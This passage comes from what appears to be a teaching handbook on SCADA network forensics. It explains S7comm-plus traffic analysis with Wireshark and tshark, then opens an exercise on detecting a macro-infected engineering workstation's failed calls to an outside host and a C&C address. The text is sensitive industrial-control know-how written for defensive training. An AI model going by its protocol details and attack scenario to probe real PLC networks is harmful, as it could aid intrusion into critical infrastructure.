


Figure 5-6. ARP responses in Wireshark

There are no IPv6 or other protocol addresses on the network as can be seen from the empty tab from the endpoints display.

- To get an overview of the protocols used, *wireshark* offers the protocol hierarchy display, which can be used with Statistics → Protocol Hierarchy or with `tshark -r normal.pcapng -z io,phs` with the GUI giving more detailed information (Figure 5-7).




Figure 5-7. Protocol hierarch

As the Layer 2 protocols play no larger role in this exercise, the focus will be on IP. There are four different protocols used: Two UDP-based (SSDP and LLMNR), one TCP-based (S7 Communication Plus, shortened to S7plus in this document) and IGMP. SSDP and LLMNR are artefacts from Microsoft Windows, which can be ignored here, as can IGMP.

As can be seen from the hierarchy, S7plus is encapsulated via two more protocols, TPKT and COTP. Being originally from the OSI suite of protocols, S7plus is being transported over TCP through encapsulation of its own transport protocol, COTP (short for Connection Oriented Transport Protocol) which plays the same role as TCP in the OSI world. The encapsulation is done through a small intermediate protocol layer, TPKT¹⁷⁸ (see Figure 5-8, the third and second rightmost columns¹⁷⁹).




Figure 5-8. S7 protocol layering on top of TCP/IP

While redundant, it once made porting OSI applications to the TCP/IP world easier. The drawback is that TPKT uses one TCP port (102) for all transported OSI protocols. One cannot see what OSI protocol is transported without looking at the higher protocol layers. The TPKT header is just four bytes long, the first byte being the version (3), one reserved byte (0) and the other two bytes being the length of the encapsulated OSI packet including the TPKT header (see Figure 5-9).

¹⁷⁸ TPKT is specified in RFC 1006: <https://tools.ietf.org/html/rfc1006>

¹⁷⁹ Taken from: <https://plc4x.incubator.apache.org/img/protocols-s7-osi.png>

```

▶ Frame 27: 159 bytes on wire (1272 bits), 159 bytes captured (
▶ Ethernet II, Src: Siemens_ad:91:96 (28:63:36:ad:91:96), Dst:
▶ Internet Protocol Version 4, Src: 10.3.5.12, Dst: 10.3.5.3
▶ Transmission Control Protocol, Src Port: 102, Dst Port: 52464
▼ TPKT, Version: 3, Length: 105
  Version: 3
  Reserved: 0
  Length: 105
▶ ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
▶ S7 Communication Plus

```

Figure 5-9. TPKT header in Wireshark

COTP defines five classes of transport protocols. In this exercise, only class 0 is used, which is also referred to as “TPO” (with class 1 being TP1, etc.), each higher class defining more functions, TP0 having only a minimal set of functions (its use was planned for connection-oriented layer 3 protocols like X.25, where most functions were already supplied by the lower level protocol) and with TP4 being roughly equivalent to TCP¹⁸⁰ in functionality. Since TCP is already used and supplying most of the needed functionality, only TP0 needs to be used. COTP connections are initiated by the initiator sending a TPDU with a type of 0x0e (Connect Request), the other party responding with a Connect Confirm (type 0x0d) packet. Data is exchanged with TPDUs of type 0x0f (Data) and an ordered connection release is done by sending a TPDU of type 0x08 (Disconnect), there is no disconnect response in COTP.

TPDU	Type code
Connection request	0x0e
Connection response	0x0d
Data	0x0f
Disconnect	0x08

The S7comm and S7comm-plus protocols are layered on top of COTP, however, unlike TCP and IP, one cannot see directly from the COTP header, what protocol is transported in it, instead, one has to look at the S7comm or S7comm-plus header, where the first byte tells which type of protocol is used, Figure 5-10 and Figure 5-11 showing a sample of each protocol version. They will be needed later in the exercise.

S7 protocol	Version code
S7comm	0x32
S7comm-plus	0x72

¹⁸⁰ For a comparison of COTP class functionality, see: https://en.wikipedia.org/wiki/OSI_model#Layer_4:_Transport_Layer




Figure 5-10. S7comm PDU (type 0x32)




Figure 5-11. S7comm-plus PDU (type 0x72)

Let us go a little deeper and try to answer the question: “what sort of S7plus packets are being sent here?” The type of S7plus packets can be inferred from the opcode (in *wireshark* filter terminology: `s7comm-plus.data.opcode`). The table below gives an overview of the opcodes used in this exercise:

s7comm-plus.data.opcode	
Hex	Mnemonic
0x31	Request
0x32	Response
0x33	Notification

First, there are notifications, these are going from the PLC (10.3.5.12 to the workstation (10.3.5.12). Notification are used to inform the SCADA application about the value of a set of variables. A sample packet is shown below. These packets form the bulk of the S7plus traffic in the captures. The SCADA application "subscribes" to a set of variables it wants to be notified of, each subscription is identified by its "Subscription Object Id" (or `s7comm-plus.notification.subscrobjectid`). A sample notification frame is shown below

```

Frame 494: 122 bytes on wire (976 bits), 122 bytes captured (976 bits) on interface 0
Ethernet II, Src: 28:63:36:ad:91:96, Dst: f4:8e:38:9f:7c:74
Internet Protocol Version 4, Src: 10.3.5.12, Dst: 10.3.5.3
Transmission Control Protocol, Src Port: 102, Dst Port: 52464, Seq: 42600, Ack: 21167,
Len: 68
TPKT, Version: 3, Length: 68
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
S7 Communication Plus
  Header: Protocol version=V3
    Protocol Id: 0x72
    Protocol version: V3 (0x03)
    Data length: 53
  Integrity part
    Digest Length: 32
    Packet Digest: dbf6f38588aded43bfdc37245f084b8561ef494046aa7cb1...
  Data: Notification
    Opcode: Notification (0x33)
    Notification Data Set
      Subscription Object Id: 0x70000c87
      Unknown 2: 0x0400
      Unknown 3: 0x0000
      Unknown 4: 0x0000
      Notification Credit tickcount: 201
      Notification sequence number (VLQ): 1354
      Unknown5: 0x01
    ValueList
      Terminating Item/List
      Unknown additional 3 bytes, because 1st Object ID > 0x70000000: 0x000000
    Data unknown: 00
  Trailer: Protocol version=V3
    Protocol Id: 0x72
    Protocol version: V3 (0x03)
    Data length: 0
  
```

While one can play around with *wireshark* display filters like this:

`s7comm-plus.data.opcode == 0x33` and `(s7comm-plus.notification.subscrobjctid == 0x7000c87` or `s7comm-plus.notification.subscrobjctid == 0x7000c88)` to get an overview of all the values in a capture file, it is easier to use *tshark* and UNIX sorting.

To find all opcode values in a capture file (*uniq -c* output: first column being the number of occurrences, second column being the content of the line):

```
$ tshark -n -r normal.pcapng -Ys7comm-plus -Tfields -e s7comm-plus.data.opcode |
sort -n | uniq -c
  153 0x00000031
   99 0x00000032
  495 0x00000033
```

To find all Subscription Object Ids in a capture file

```
$ tshark -n -r normal.pcapng -Y 's7comm-plus.data.opcode == 0x33' -Tfields -e
s7comm-plus.notification.subscrobjctid | sort -n | uniq -c
  165 0x70000c87
  330 0x70000c88
```

The Subscription Id will change with each S7plus session, so it will not be the same in other captures, although the variables subscribed to may be the same. Unfortunately, it can't be inferred from the capture, what variables exactly are meant.

Let's move on to the other opcodes; Requests (0x31) and Responses (0x32). "What" exactly is requested is identified by the *function* subfield:

```
$ tshark -n -r normal.pcapng -Y 's7comm-plus.data.opcode == 0x31' -Tfields -e s7comm-
plus.data.function | sort -n | uniq -c
  54 0x000004f2
  99 0x0000054c

$ tshark -n -r button_push.pcapng -Y 's7comm-plus.data.opcode == 0x31' -Tfields -e
s7comm-plus.data.function | sort -n | uniq -c
  51 0x000004f2
   9 0x00000542
  94 0x0000054c
```

So, there are three functions: *SetVariable* (0x04f2) and *GetMultiVariables* (0x054c) that are used in the normal operation, and *SetMultiVariables* (0x0542) that is used when a button is pushed in the SCADA application.

Responses are answers to Requests (obviously) and almost identical in structure, Responses have the same function type as the request they are answering, in the capture files, only two different functions can be seen:

```
$ tshark -n -r normal.pcapng -Y 's7comm-plus.data.opcode == 0x32' -Tfields -e s7comm-
plus.data.function | sort -n | uniq -c
  99 0x0000054c
```

```
$ tshark -n -r button_push.pcapng -Y 's7comm-plus.data.opcode == 0x32' -Tfields -e
s7comm-plus.data.function | sort -n | uniq -c
    9 0x00000542
   94 0x0000054c
```

Note that the number of Responses is equal to that of the corresponding Requests. It seems that "SetVariables" request do not trigger a response. The following table gives an overview about functions used in this exercise:

Hex	Function
0x04bb	Explore
0x04ca	CreateObject
0x04d4	DeleteObject
0x04f2	SetVariable
0x0524	GetLink
0x0542	SetMultiVariables
0x054c	GetMultiVariables
0x0556	BeginSequence
0x0560	EndSequence
0x056b	Invoke

Teachers:

- When confronted with a capture file of unknown properties, a structured analysis approach should be taken. In this exercise, an approach leaning on Bejtlich (2005) is taken, one starts with basic statistics about the trace file itself and then works the OSI protocol layers upwards.
- Multicast IP-addresses can be private (239.0.0.0/8) or global (224.0.0.0/8) and are mapped to MAC multicast addresses, that have the vendor part set to 01:00:5e and the 24th bit set to 0, while the last 23 bits are taken from the last 23 bits of the multicast IP-address (just in case the someone is asking).
- Unfortunately, it cannot be inferred from the packet captures, who is initiating the connections, as no initial TCP packets (only the SYN flag set) or COTP type 0x0f TPDU's are contained in the capture files. Later attack traffic will show some connection setup packets, to the information from the solution above is (also) meant as a help to prepare for the coming subtasks.
- Besides IP traffic, there is significant OSI layer 2 traffic that the students may ask about. Detail knowledge about these protocols is not needed for the resolution of the exercise, so when time is scarce, the students may just ignore these packets. In general, however, investigators should never underestimate the information from OSI layer 2 or protocols other than IP.
 - ARP is the Address Resolution Protocol. When sending IP-packets on a local network, the sender has to know the MAC (i.e. Ethernet) address for the destinations IP-address. The sending system asks all hosts on a network "who-has" an IP-address.
 - LLDP¹⁸¹ is the Link Local Discovery Protocol which is used by devices on an Ethernet to advertise their presence and capabilities. It can be a great source of information during baselining a penetration tests, as the students can see the switch and the PLCs advertising their presence in the packet capture.

¹⁸¹ LLDP is officially known as IEEE 802.1AB: <http://standards.ieee.org/getieee802/download/802.1AB-2009.pdf>

- PROFINET (for Process Field Net) is another industry standard for data communication in SCADA environments that is also used. However, it plays no role in this exercise so it can be ignored.

5.1.6 Task 3:\ Initial attack detection

During this first stage of the attack, the intruder first gets onto the SCADA network. The students will have two tasks: first to analyse the network behaviour during the initial attack stage and then to review and perhaps adapt their monitoring policies, depending on whether they noticed the attack or not.

- Initial break-in

An employee opens an office document with embedded macros on an engineering workstation. After the successful infection the workstation tries to connect to a C&C server via TCP (network activity). Since the network is separated, no connection is established but the malware activates auto exploitation mode

5.1.6.1 Subtask: Analyse the attack on the engineering workstation

Students: Given the packet capture file `attack1.pcapng`, analyse the traffic. Answer the following questions

- Do you see an attack?
- If yes, what do you see?
- What made you suspicious?

Solution:

1. No real attack is in the network capture, only unsuccessful communication attempts that may be noticed:
 - The unsuccessful attempts to download pictures from the internet (TCP traffic to 23.95.230.107, port 80, i.e. HTTP).
 - The unsuccessful attempts to contact the command and control server over an unknown protocol (UDP traffic to 234.5.6.7 port 8910).

Both communications can be seen by noting the IP-addresses, which are not part of the net 10.3.5.0/24 or the protocols, which are deviating from the traffic patterns in `normal.pcapng` or `button_push.pcapng`. The trick is how to strip away the bulk of the “known good” traffic, i.e. LLDP, PROFINET and S7. With a structured analysis, one would start with an overview of protocols used, like in the previous task. Starting with a simple overview of the communication endpoints:

```
$ tshark -n -r attack1.pcapng -q -z endpoints,ip
=====
IPv4 Endpoints
Filter:<No Filter>
| | Rx Bytes | | Packets | | Bytes | | Tx Packets | | Tx Bytes | | Rx Packets
| | Rx Bytes | | Packets | | Bytes | | Tx Packets | | Tx Bytes | | Rx Packets
10.3.5.3 | 13450 | 268 | 49559 | 124 | 36109 | 144
10.3.5.12 | 7813 | 240 | 21263 | 144 | 13450 | 96
234.5.6.7 | 27722 | 21 | 27722 | 0 | 0 | 21
10.3.5.5 | 0 | 9 | 658 | 9 | 658 | 0
```

10.3.5.255	5	410	0	0	5
410					
23.95.230.107	5	330	0	0	5
330					
10.3.5.1	5	300	5	300	0
0					
239.255.255.100	5	300	0	0	5
300					
255.255.255.255	4	328	0	0	4
328					
10.255.255.255	2	164	0	0	2
164					

Both IP-addresses not from the network 10.3.5.0/24 clearly stand out. But who is talking to them? This can be answered again with the conversations statistic, but this time the output will be limited to the suspicious IP-addresses, which can be done with a filter added to the *conv* selector (the filter for 234.5.6.7 will yield an empty list for TCP)

```
$ tshark -n -r attack1.pcapng -q -z conv,tcp,ip.addr==23.95.230.107
=====
TCP Conversations
Filter:ip.addr==23.95.230.10
|Duration |          <-          | |          ->          | |          Total          |Relative
|          |          | Frames Bytes | | Frames Bytes | | Frames Bytes | | Start          |
|          |          |          |          | |          |          | |          |          |
10.3.5.5:1232 <-> 23.95.230.107:80 0      0      1      66      1      66      13,031208000
0,0000
10.3.5.5:1233 <-> 23.95.230.107:80 0      0      1      66      1      66      18,337056000
0,0000
10.3.5.5:1234 <-> 23.95.230.107:80 0      0      1      66      1      66      23,656130000
0,0000
10.3.5.5:1235 <-> 23.95.230.107:80 0      0      1      66      1      66      28,975215000
0,0000
10.3.5.5:1236 <-> 23.95.230.107:80 0      0      1      66      1      66      34,294342000
0,0000
```

As can be seen from the port (80), the protocol used is HTTP. And with just one frame being sent, this must be the initial SYN packet of the TCP connection. As the network has no connection to the outside, no answer will be received (Figure 5-12).




Figure 5-12. Malware HTTP connection attempts

The same can be done for UDP communications (empty when filtering for 23.95.230.107):

```

$ tshark -n -r attack1.pcapng -q -z conv,udp,ip.addr==234.5.6.7
=====
UDP Conversations
Filter:ip.addr==234.5.6.7

Duration |          |          |          |          |          |          |          |          |
          | Frames  Bytes | | Frames  Bytes | | Frames  Bytes | | Frames  Bytes | | Frames  Bytes | | Frames  Bytes | |
|
10.3.5.3:60070 <-> 234.5.6.7:8910 0 0 6 6030 6 6030 7,825592000
20,1028
  
```

And the S7plus traffic? Let us have a look at the opcodes

```

$ tshark -n -r attack1.pcapng -q -z conv,tcp,tcp.port==102
=====
TCP Conversations
Filter:tcp.port==102

Duration |          |          |          |          |          |          |          |          |
          | Frames  Bytes | | Frames  Bytes | | Frames  Bytes | | Frames  Bytes | | Frames  Bytes | | Frames  Bytes | |
|
10.3.5.3:54043 <-> 10.3.5.12:102 140 13210 92 7573 232 20783 0,000000000
41,4049
10.3.5.3:54045 <-> 10.3.5.12:102 2 120 2 120 4 240 18,796773000
0,2014
10.3.5.3:54044 <-> 10.3.5.12:102 2 120 2 120 4 240 24,395835000
0,2003
  
```

Nothing out of the order so far, looking at the opcodes:

```
$ tshark -n -r attack1.pcapng -Y s7comm-plus -T fields -e s7comm-plus.data.opcode | sort -n | uniq -c
19 0x00000031
12 0x00000032
62 0x00000033
```

Everything seems to be normal for now.

2. With a monitoring policy that looks for anything that deviates from the laid down rules, the unsuccessful communication attempts are suspicious per definition.
3. At the very least, any communication attempt to IP-addresses other than the workstations and PLCs should raise suspicion, as well as use of any other communication protocol than TCP and port 102.

Teachers: The students will have to notice abnormal behaviour of the engineering workstation. While there are only the initial TCP SYN packets for the contact to the HTTP server, nothing can be said about the URL contacted on the server (which will be transmitted only after the TCP handshake). The UDP communication, containing much more data, could yield more information, however, with the data at hand, it cannot be decoded (see Figure 5-13 below).

